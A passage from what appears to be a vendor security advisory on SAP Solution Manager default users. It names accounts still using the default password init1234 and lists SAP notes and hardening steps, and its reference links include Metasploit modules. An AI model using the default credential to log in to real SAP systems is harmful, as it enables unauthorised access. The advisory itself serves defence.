<input checked="" type="checkbox"/>	SAPSUPPORT	No default password is used
<input type="checkbox"/>	SMDAGENT_AAA	Default password init1234 is used in the PWDSALTEDHASH hash
<input type="checkbox"/>	SMDAGENT_BAA	Default password init1234 is used in the BCODE hash
<input type="checkbox"/>	SMDAGENT_CAA	Default password init1234 is used in the PASSCODE hash
<input checked="" type="checkbox"/>	SMDAGENT_GSM	No default password is used
<input checked="" type="checkbox"/>	SMDAGENT_XXX	No default password is used
<input checked="" type="checkbox"/>	SMD_AGT	No default password is used
<input checked="" type="checkbox"/>	SMD_RFC	No default password is used
<input checked="" type="checkbox"/>	SOLMAN_ADMIN	No default password is used
<input type="checkbox"/>	SOLMAN_BTC	Default password init1234 is used in the PWDSALTEDHASH hash



How to protect?

- See SAP Security note **2293011** for help
- Check and change passwords of before mentioned users
- Delete user SMD_ADMIN if you operate SAP Solution Manager 7.1 SP10 or higher.
- Also see SAP notes
 - 1985387 - Potential information disclosure relating to SAP Solution Manager
 - 2119627 - Change the Password for the Diagnostics Agent Connection User in SAP Solution Manager
 - 1774432 - Missing authorization check in ST-PI
 - 1727914 - Missing authorization checks in ST-PI
 - 1535611 - Missing authorization check in ST-PI
 - 2248735 - Code injection vulnerability in System Administration Assistant
 - 1416085 - PFCG: Authorization maintenance for object S_RFCACL
- Do not use “*” values for authorisation objects S_RFC and S_RFCACL
- Setup honeytokens for users that are not needed for operations
- Freshly installed SAP Solution Manager 7.1 and 7.2 systems are not concerned → Consider installing fresh system instead of upgrade (depending on configuration)



For more information please refer to:

SAP Security notes:

2293011- Upgrade Information: Default Users within SAP Solution Manager

2253549 - The SAP Security Baseline Template

1985387 - Potential information disclosure relating to SAP Solution Manager

2119627 - Change the Password for the Diagnostics Agent Connection User in SAP Solution Manager

1774432 - Missing authorization check in ST-PI

1727914 - Missing authorization checks in ST-PI

1535611 - Missing authorization check in ST-PI

2248735 - Code injection vulnerability in System Administration Assistant

1416085 - PFCG: Authorization maintenance for object S_RFCACL

[SAP Security guide for the SAP Solution Manager](#)

[Metasploit framework SAP user extract module](#)

[ABAP Indexing via SOLR](#)

[MWR Metasploit modules](#)

[ERP-SEC free tooling](#)

[CoreSecurity PySAP](#)

[SCN blog password hashes](#)





“When a bug finally makes itself known, it can be exhilarating, like you just unlocked something. A grand opportunity waiting to be taken advantage of.”

Source: Mr Robot S01E03 d3bug



SAP, R/3, ABAP, SAP GUI, SAP NetWeaver and other SAP products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of SAP AG in Germany and other countries.

All other product and service names mentioned are the trademarks of their respective companies. Data contained in this document serves informational purposes only.

The authors assume no responsibility for errors or omissions in this document. The authors do not warrant the accuracy or completeness of the information, text, graphics, links, or other items contained within this material. This document is provided without a warranty of any kind, either express or implied, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, or non-infringement.

The authors shall have no liability for damages of any kind including without limitation direct, special, indirect, or consequential damages that may result from the use of this document.

SAP AG is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.

*No part of this document may be reproduced without the prior written permission of ERP Security BV.
© 2016 ERP Security BV.*



ERP-SEC

HARMONIZING BUSINESS AND SECURITY

WWW.ERP-SEC.COM